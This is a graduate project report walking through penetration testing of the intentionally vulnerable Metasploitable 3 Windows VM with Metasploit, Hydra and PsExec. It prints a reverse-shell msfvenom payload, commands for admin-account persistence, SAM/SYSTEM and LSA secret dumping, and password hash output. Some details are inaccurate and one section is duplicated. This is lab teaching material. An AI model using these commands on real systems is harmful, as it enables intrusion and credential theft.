EXPLOITING VULNERABILITIES OF METASPLOITABLE 3 (WINDOWS) USING METASPLOIT FRAMEWORK

Harbir Sharma
1344540
hsharma2@student.concordia.ab.ca

A Project
Submitted to The Faculty of Graduate Studies, Concordia University of Edmonton
In Partial Fulfillment of the Requirements for the Degree
Master of Information Systems Security Management

Concordia University of Edmonton

FACULTY OF GRADUATE STUDIES

Edmonton, Canada

December 4, 2020

EXPLOITING VULNERABILITIES OF METASPLOITABLE 3 (WINDOWS) USING METASPLOIT FRAMEWORK

Harbir Sharma

Approved:

Dale Lindskog [Original Approval on File]

Dale Lindskog Date: December 14, 2020

Primary Supervisor

Edgar Schmidt [Original Approval on File]

Edgar Schmidt, DSocSci Date: December 15, 2020

Dean, Faculty of Graduate Studies

Table of Contents

List of Figures

UNIT 2 – Exploits on Metasploitable 3 Windows

Abstract
This unit focuses on penetration testing, and the main objective is to perform penetration testing on Metasploitable 3 to exploit vulnerabilities and to escalate privileges to administrator rights or higher. The primary purpose of this unit is to exploit Metasploitable 3 by taking reference from existing exploit books, trying to find new ways of exploitation with the help of CVE. By using the Metasploit Framework, vulnerabilities can be found and can be remediated by putting new security controls in place to protect the system. While there are several ways to do penetration testing, Metasploit is brought to use because of its widespread uses and simplicity. After the execution of proposed research, anyone can try and feel confident to use Metasploit Framework on the system of their choice on which security issues can be tested and improved.
Keywords— vulnerabilities, penetration testing, Metasploit, Metasploitable 2, Metasploitable 3, pen-testing, exploits, Nmap, and Kali Linux

Introduction

Metasploitable 3 is an intentionally vulnerable Windows Server 2008R2 server, and it is a great way to learn about exploiting windows operating systems using Metasploit. Windows Server OS is very popular in organizations due to Active Directory Domain Services and other services such as integration with Azure cloud, Hyper-V Virtualization, and other MS services such as mail servers. Certain areas like network protocols, services such as web servers, and underlying security issues will be put to the test in this unit.

- **Technical Requirements**

1. **Kali Linux**- Kali Linux is Debian based, previously known as Backtrack, is a widely used Linux distribution used for penetration testing and security auditing, which has more than 600 pre-installed tools for "pen-testing, Computer forensics, Reverse Engineering, and security cookbook." Offensive Security develops it. Offensive Security also has offers the industry's most recognized certification for penetration testing, known as OSCP. [12]

Available: https://www.kali.org/downloads/

2. **VirtualBox:** VirtualBox acts as a hypervisor to create a virtual machine on which another OS can be used and installed within the host OS without bare-metal installation. Resources are used from the host OS. The advantage of virtual installation is that one can run multiple OS simultaneously without turning one OS off, and if something goes wrong, the virtual OS can be reverted to previous snapshots. Other famous hypervisors are VMware Workstation and Parallels.

Available: https://www.virtualbox.org/wiki/Downloads

3. **Metasploit:** Metasploit is a pen-testing framework that is put in use to test security vulnerabilities, enumerate networks, and evade detection, just like all the phases of penetration testing combined, instead of using multiple tools. It is a single environment for penetration testing and exploits development. This tool is pre-installed in Kali Linux. This tool is discussed in detail later in the section.

Available: https://www.metasploit.com/download

4. **Metasploitable 1,2**- Metasploitable 1 and 2 are Linux based Ubuntu distributions that are intentionally vulnerable and used to test penetration testing tools, and a beginner in pen testing can learn about common vulnerabilities.

Available: Metasploitable 1- https://information.rapid7.com/download-metasploitable-2017.html
Metasploitable 2- https://metasploit.help.rapid7.com/docs/metasploitable-2

5. **Metasploitable 3**- Metasploitable 3 is an intentionally vulnerable machine built up from the ground available in both Linux and Windows variants. In this Unit, Metasploitable 3 based on Windows server 2008

R2 is being used after being built up with Vagrant and Packer's help. It is intended to make pen testers learn about exploiting windows machines and learn about windows vulnerabilities.
Available: https://blog.rapid7.com/2016/11/15/test-your-might-with-the-shiny-new-metasploitable3/

6. **Nmap:** Nmap is a network scanner that looks for available target hosts via network discovery. It detects security risks by finding the systems in the network, their open ports, services running on those open ports, and scanning for vulnerabilities.

Available: https://nmap.org/download.html

7. **Packer**- Packer is an automated tool for the creation of ISO images. Packer here is to run automated scripts to install and alter software to put intentional vulnerabilities in Server 2008R2 in Metasploitable 3.

Available: https://www.packer.io/downloads

8. **Vagrant-** Vagrant, is useful for creating and maintaining custom ISO's in virtual environments such as VMware Workstation and VirtualBox. It is used here to implement the configurations defined by us to fulfill our software requirements, packages, OS configuration, users, and more.

Available: https://www.vagrantup.com/downloads.html

9. **Hydra**- Hydra is a pre-built tool in kali used to crack passwords by brute-force and attack different protocols.

Available: https://github.com/vanhauser-thc/thc-hydra

10. **Nessus:** Nessus is one of the most advanced and widely used vulnerability scanners. It scans the target for the vulnerabilities and provides detailed information such as CVE details and the vulnerability's risk factor and criticality.

Available: https://www.tenable.com/downloads/nessus

List of services running of Metasploitable 3 Windows using NMAP to determine the vulnerabilities.
This can be done through a Nmap scan. A pentester can use the command "nmap -sV -p- 192.168.0.46"
-sV enables probing open ports to determine service or version information.
Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.
-p- is used here to scan ports from 1 through 65535.

PORT	*STATE*	*SERVICE*	*VERSION*
21/tcp	*open*	*ftp*	*Microsoft ftpd*
22/tcp	***open***	***ssh***	***OpenSSH 7.1 (protocol 2.0)***
80/tcp	***open***	***http***	***Microsoft IIS httpd 7.5***
135/tcp	*open*	*msrpc*	*Microsoft Windows RPC*
139/tcp	*open*	*netbios-ssn*	*Microsoft Windows netbios-ssn*
445/tcp	***open***	***microsoft-ds***	***Microsoft Windows Server 2008 R2 - 2012 microsoft-ds***
1617/tcp	*open*	*java-rmi*	*Java RMI*
3306/tcp	*open*	*mysql*	*MySQL 5.5.20-log*
3389/tcp	***open***	***tcpwrapped***	
3700/tcp	*open*	*giop*	*CORBA naming service*
4848/tcp	*open*	*ssl/appserv-http?*	
5985/tcp	*open*	*http*	*Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)*
7676/tcp	*open*	*java-message-service*	*Java Message Service 301*
8009/tcp	*open*	*ajp13*	*Apache Jserv (Protocol v1.3)*
8019/tcp	*open*	*qbdb?*	
8020/tcp	*open*	*http*	*Apache httpd*
8022/tcp	*open*	*http*	*Apache Tomcat/Coyote JSP engine 1.1*
8027/tcp	*open*	*unknown*	
8028/tcp	*open*	*postgresql*	*PostgreSQL DB*
8031/tcp	*open*	*ssl/unknown*	
8032/tcp	***open***	***desktop-central***	***ManageEngine Desktop Central DesktopCentralServer***
8080/tcp	*open*	*http*	*Sun GlassFish Open Source Edition 4.0*
8181/tcp	*open*	*ssl/intermapper?*	
8282/tcp	***open***	***http***	***Apache Tomcat/Coyote JSP engine 1.1***
8383/tcp	***open***	***ssl/http***	***Apache httpd***
8443/tcp	*open*	*ssl/https-alt?*	
8444/tcp	***open***	***desktop-central***	***ManageEngine Desktop Central DesktopCentralServer***
Jenkins TcpSlaveAgentListener			

The open ports that are in Bold numbers above will be used in the exploits in this unit.

1. Exploiting ManageEngine Desktop Central 9 and Apache Tomcat

ManageEngine Desktop Central is web-based remote Windows Desktop Management software which can monitor, manage and secure endpoints such as mobile devices, servers, desktops, laptops and web browsers from a central point. [1]

- **Approach to be used**

This recipe involves searching for the exploit related to ManageEngine in the Metasploitable Framework. After running the exploit, cmd prompt is launched on a local computer to discover Apache misconfiguration and

- **CVE Entry Details-** CVE-2015-8249

- **Vulnerability Scanning Technical Details**

The ManageEngine Desktop Central application which have version number 8, 9 or before build 91100. Remote code executions by the hackers can target it. The hacker can exploit 'fileName' parameter because of a vulnerability in the statusUpdate script, which does not check whether the right input is provided to it. The hacker can upload a PHP file ful manipulating the input in "fileName" parameter and thus running a malicious code, which leads to NT-AUTHORITY\SYSTEM privileges. [2]

- **Vulnerability Exploitation Execution Details**

1. Firstly, the command "searchsploit ManageEngine Desktop Central 9 "is executed. Searchsploit command is used to look for available exploits in Exploit-DB. A module can be added from exploit-DB to Metasploit. So "ManageEngine Desktop Central 9" were used as keywords. [1]

2. So after searching the command, the command "use exploit/windows/http/manageengine_connectionid_write" will be executed. [1]

3. The options that can be configured are RHOST, the IP address of Metasploitable 3, RPORT, the port 8383 on which the ManageEngine service is running, and LHOST is the IP Address of Kali machine and SSL is set to be true. [1]

4. After running the exploit, a meterpreter session is established.

5. In the meterpreter session "execute -f cmd.exe -i -H" command is executed to create a meterpreter cmd shell.

6. Then the hostname is verified by running the command "hostname", which gives the output vagrant-2008R2, and if the command whoami is executed, it gives the output *nt authority\local service*. [1]

7. The command "netstat" will be run on local account for further reconnaissance, to check if any ruunng services were missed by Nmap. [1]

8. *"tcp 0.0.0.0:8282 0.0.0:* LISTEN 0 0 3208/tomcat8.exe"*, From this result of Netstat It can be seen from the scan that Tomcat is running on Port 8282. It can be tested by going to the web browser of Kali Linux and going to address http://192.168.0.46:8282 and the webpage for Apache Console on Metasploitable 3 opened to verify the service is running and is accessible. By clicking on the Manager App, credentials are needed to access the manager application". [1]

9. Navigate to the location "C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf" to access the incorrect configuration files of the Tomcat Directory. If "dir" command is used, In the conf directory, a file named tomcat-users.xml can be seen. [1]

10. Under the current directory, “type tomcat-users.xml”command will be executed to print the contents of the file. [1]

11. Credentials can be found in the line *“<user username="sploit" password="sploit" roles="manager-gui"/>”* .These newly acquired credentials will be used to login into the Apache server. [1]

12. “After logging into the manager Panel, it can be seen that there are file upload capabilities”. “Now the pen tester can upload malicious WAR files to acquire a remote shell. A web application resource or WAR file is commonly used to distribute collections of JAVA server pages. There is a well-known vulnerability of this version of TOMCAT which can be exploited by Metasploit. For this a malicious WAR file MSFVenom will be generated in next step”. [1]

13. “msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.45 LPORT=4445 -f war > malicious.war” This command shows the creation of malicious file in Kali terminal. “This WAR file will try to connect to Kali VM that is why LHOST and LPORT are mentioned”. [1]

14. “Then the malicious file will be uploaded and deployed to acquire a remote shell**”.** [1]

15. Under the Tomcat Web Application Manager, the uploaded malicious file can be seen. Then multi/handler exploit will be executed by running the command “use exploit/multi/handler”. [1]

16. For the multi/handler exploit, LHOST and LPORT will be configured along with the payload that is “ set PAYLOAD java/jsp_shell_reverse_tcp”. [1]

17. After running the exploit. Click on the malicious exploit that was uploaded. It can be seen that exploit was successful and commands can be run in shell to test the current privileges. [1]

18. To check the privileges, the command “whoami” is used which gives the output *“ nt authority\system”*. [1]

- **Implementation screenshot:**



Figure 1. *shows the credentials used to login into the Apache Tomcat manager panel. [1]*



Figure 2. *WAR files can be browsed and uploaded from the local storage. [1]*



Figure 3. *Selecting the newly created WAR file for upload. [1]*



Figure 4. *The malicious WAR file has been uploaded and ready for execution. [1]*

- **Discussion of the result:** In the end the privilege achieved was "*nt authority\system*". NT Authority\SYSTEM, also called a LocalSystem account, is a pre-built Windows Account. This account has the most privileges on a Windows OS (Even more potent than any administrator account). Most of the System-level services and some other third-party services run on this account
  Malicious Activities that can be performed by a hacker if achieved "nt authority\system" access:-

- **Creating a new user and promoting it to the Administrator's Group**- A malicious hacker can create a new user without anyone knowing and can create a new user by using the following commands: "net user harbir abc@12345 /add" & "net localgroup administrators harbir /add"

- **Promoting an existing local user to the Administrator's Group-** An internal malicious employee or a hacker can promote an existing account to the Administrator's Group by using the command: "net localgroup administrators han_solo /add" (existing account on Metasploitable 3, can get names of the accounts through "run hashdumps" commands in meterpreter).

- **After creating an Administrator account or promoting an existing account to Administrator, the original Administrator account can be disabled, and the Administrator account cannot do anything**- This can be done by using the command "net user administrator /active:no".

- **A hacker can obtain lsa secrets**- Local Security Authority, which is saved at HKEY_LOCAL_MACHINE\SECURITY stores information includes policy settings, default security values, and account information cached logon credentials. A copy of the SAM database is also stored here, although it is write-protected. [4]

The lsa secrets can be obtained as follows: -

meterpreter > run post/windows/gather/lsa_secrets

[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,]1e+uRFm<Lr

[+] Key: NL$KM
Decrypted Value: @A2>OB>,)}@Dlw93Ax4>,25"$u%&jx!{.ar9"?

[+] Key: _SC_OpenSSHd
Username: .\sshd_server
Decrypted Value: D@rj33l1ng

- **A malicious hacker can get Password hash dumps from memory and decrypt them to get the account's passwords.** If the "run hash dumps" command is executed in the meterpreter session, then the following output is printed: -

  Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  sshd_server:1002:aad3b435b51404eeaad3b435b1404ee:8d0a16cfc061c3359db455d00ec27035:::
  leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
  luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
  han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::

artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::

- **Getting the SAM and SYSTEM file and combining them to get passwords of user accounts-** SAM File(Security Account Manager) is the Windows file that stores the user's Passwords. They can be extracted using the following commands and can be printed after installing and using a utility called samdump2. [3]

The following commands can be used:

reg save hklm\sam c:\sam
reg save hklm\system c:\system
samdump2 system sam

- **A hacker can do better reconnaissance after getting access to NT Authority\SYSTEM and which exploits will work better. [4]**
  This can be done by the use of the following commands: -

run post/multi/recon/local_exploit_suggester

[*] 192.168.0.75 - Collecting local exploits for x64/windows...
[*] 192.168.0.75 - 20 exploit checks are being tried...
[+] 192.168.0.75 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.0.75 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.

- **References: -**

[1] J. K, Metasploitable 3 Lab: Setup, Enumeration, and Exploitation. 2019. [Online]. Available: https://www.youtube.com/watch?v=N_mCHMjP51Q [Accessed: 19- Jun- 2020].

[2] "ManageEngine Desktop Central 8 / 9 < Build 91100 Multiple RCE", *Tenable.com*, 2020. [Online]. Available: https://www.tenable.com/plugins/nessus/90192. [Accessed: 30- Nov- 2020].

[3] M. Vaz, "How to dump the Windows SAM file while the system is running?", *Super User*, 2020. [Online]. Available: https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running. [Accessed: 30- Nov- 2020].

[4]"Metasploitable3 Master Notes", *Ivoidwarranties.tech*, 2020. [Online]. Available: https://www.ivoidwarranties.tech/posts/lab/metasploitable3/master-notes/. [Accessed: 29- Nov- 2020].

2. Username and Password Discovery using Hydra

In the Nmap scan, it can be seen that the SSH service is open at Port 22. SSH, which is also known as Secure Shell and is used by Administrators to control servers and applications remotely. So, a malicious hacker can try to launch an exploit in order to obtain some credentials. [5]

- **Approach to be used:** In this recipe a tool called Hydra will be used for brute force attack to exploit remote authentication service. A word list will be used for username and Password separately. The syntax for hydra is *[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]*. [5]

- **Vulnerability Scanning Technical Details-** The hacker can take advantage of multiple user accounts that have weak passwords, and if cracked through Brute Force, the malicious user or hacker can execute a code remotely using SSH. [5]

- **Vulnerability Exploitation Execution Details**

    1. Firstly, a word list will be chosen. In this recipe, the wordlist rockyou.txt.gz will be used, which is located as a default wordlist in Kali at cd /usr/share/wordlists. This wordlist is chosen because other wordlists were also used in Kali, but wordlists did not contain the username and Passwords of the Administrator that is using SSH on Port 22. The wordlist rockyou.txt.gz contains millions of combinations and takes several days to correctly match the Username and Password, depending on the system configuration. [5]

    2. Then the command “hydra -L /cd/usr/wordlists/rockyou.txt.gz -P /cd/usr/wordlists/rockyou.txt.gz 192.168.0.44 ssh” will be executed. [5]

    3. The scan was gave the output *“[22] [ssh] host: 192.168.0.44 login: vagrant password: vagrant”*. [5]

    4. Also, another output was obtained *“[22] [ssh] host: 192.168.0.44 login: Administrator password: vagrant”.* [5]

       This scan can be stopped after getting this output.

- **Discussion of the result:** The Administrator account password is obtained, and by getting its password, any person with malicious intent can do anything on the system.

- **References: -**

[5] M. Akmeşe, "Metasploitable 3", Medium, 2019. [Online]. Available: https://medium.com/@mertakmese/metasploitable-3-bcd48cefa559. [Accessed: 19- Jun- 2020].

3. Exploiting PsExec

PsExec is a Windows executable that can run commands remotely on other systems. System admins mostly use it to control other systems centrally. One needs to have the credentials of the local admin for the remote system to execute the commands. If a pentester successfully exploits PsExec, it can be used to run code to exploit other users. The service works on Port 445**.** [5] [6]

- **Approach to be used -** This recipe involves searching for the exploit related to PsExec. . "When a pentester uses "the PSExec module," they typically mean to use the exploit/windows/smb/psexec, the original PSExec exploit module. Other modules were added later and made use of the PSExec technique in various ways. The PSExec exploit and the PSExec utility work on the same principle. It can behave in several ways, many of them unknown and unpredictable to new users." [7]

- **CVE Entry Details-** CVE-2004-2730

- **Vulnerability Scanning Technical Details**- Sysinternals PsTools before 2.05, including PsExec before 1.54, (does not correctly disconnect from remote IPC$ and ADMIN$ shares, which allows local users to access the shares with elevated privileges by using the existing share mapping. The hacker can take advantage of multiple user accounts that have weak passwords, and if cracked through Brute Force, the malicious user or hacker can execute a code remotely using SSH.

- **Vulnerability Exploitation Execution Details**

    1. The pentester will execute the command "use exploit/windows/smb/psexec" to exploit PsExec. [5]
    2. The options that need to be configured in this exploit are RPORT, 445 on which the service runs, the SMBUser and SMBPass credentials will be set to vagrant as obtained from the previous exploit RHOSTS, which is the IP Address of Kali machine. [5]
    3. After running the exploit, a meterpreter session is obtained. [5]
    4. Now the pentester will check the privileges obtained by using the command "getuid". [5]
    5. The output will be "*NT AUTHORITY\SYSTEM."* [5]

- **Discussion of the result:** In the end the privilege achieved was "*nt authority\system*". NT Authority\SYSTEM, also called a LocalSystem account, is a pre-built Windows Account. This account has the most privileges on a Windows OS (Even more potent than any administrator account). Most of the System-level services and some other third-party services run on this account
  Malicious Activities that can be performed by a hacker if achieved "nt authority\system" access:-

    - **Creating a new user and promoting it to the Administrator's Group**- A malicious hacker can create a new user without anyone knowing and can create a new user by using the following commands: "net user harbir abc@12345 /add" and "net localgroup administrators harbir /add"

    - **Promoting an existing local user to the Administrator's Group-** An internal malicious employee or a hacker can promote an existing account to the Administrator's Group by using the command: "net localgroup administrators han_solo /add" (existing account on Metasploitable 3, can get names of the accounts through "run hashdumps" commands in meterpreter).

    - **After creating an Administrator account or promoting an existing account to Administrator, the original Administrator account can be disabled, and the Administrator account cannot do anything-** This can be done by using the command "net user administrator /active:no".

    - **A hacker can obtain lsa secrets**- Local Security Authority, which is saved at HKEY_LOCAL_MACHINE\SECURITY stores information includes policy settings, default security values, and account information cached logon credentials. A copy of the SAM database is also stored here, although it is write-protected. [4]

The lsa secrets can be obtained as follows: -

meterpreter > run post/windows/gather/lsa_secrets

[+] Key: DefaultPassword
Decrypted Value: vagrant

[+] Key: DPAPI_SYSTEM
Decrypted Value: ,]1e+uRFm<Lr

[+] Key: NL$KM
Decrypted Value: @A2>OB>,)}@Dlw93Ax4>,25"$u%&jx!{.ar9"?

[+] Key: _SC_OpenSSHd
Username: .\sshd_server
Decrypted Value: D@rj33l1ng

- **A malicious hacker can get Password hash dumps from memory and decrypt them to get the account's passwords.** If the "run hash dumps" command is executed in the meterpreter session, then the following output is printed: -
  Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
  sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  sshd_server:1002:aad3b435b51404eeaad3b435b1404ee:8d0a16cfc061c3359db455d00ec27035:::
  leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
  luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
  han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
  artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
  c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::

- **Getting the SAM and SYSTEM file and combining them to get passwords of user accounts-** SAM File(Security Account Manager) is the Windows file that stores the user's Passwords. They can be extracted using the following commands and can be printed after installing and using a utility called samdump2. [3]

The following commands can be used:
reg save hklm\sam c:\sam
reg save hklm\system c:\system
samdump2 system sam

- **A hacker can do better reconnaissance after getting access to NT Authority\SYSTEM and which exploits will work better.** [4]
  This can be done by the use of the following commands: -

run post/multi/recon/local_exploit_suggester

[*] 192.168.0.75 - Collecting local exploits for x64/windows...
[*] 192.168.0.75 - 20 exploit checks are being tried...
[+] 192.168.0.75 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 192.168.0.75 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.

[+] 192.168.0.75 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.0.75 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.

- **References: -**

[3] M. Vaz, "How to dump the Windows SAM file while the system is running?", *Super User*, 2020. [Online]. Available: https://superuser.com/questions/364290/how-to-dump-the-windows-sam-file-while-the-system-is-running. [Accessed: 30- Nov- 2020].

[4] "Metasploitable3 Master Notes", *Ivoidwarranties.tech*, 2020. [Online]. Available: https://www.ivoidwarranties.tech/posts/lab/metasploitable3/master-notes/. [Accessed: 29- Nov- 2020].

[5] M. Akmeşe, "Metasploitable 3", Medium, 2019. [Online]. Available: https://medium.com/@mertakmese/metasploitable-3-bcd48cefa559. [Accessed: 19- Jun- 2020].

[7] D. Maloney, "PSExec Demystified", Rapid7 Blog, 2013. [Online]. Available: https://blog.rapid7.com/2013/03/09/psexec-demystified/. [Accessed: 20- Jun- 2020].

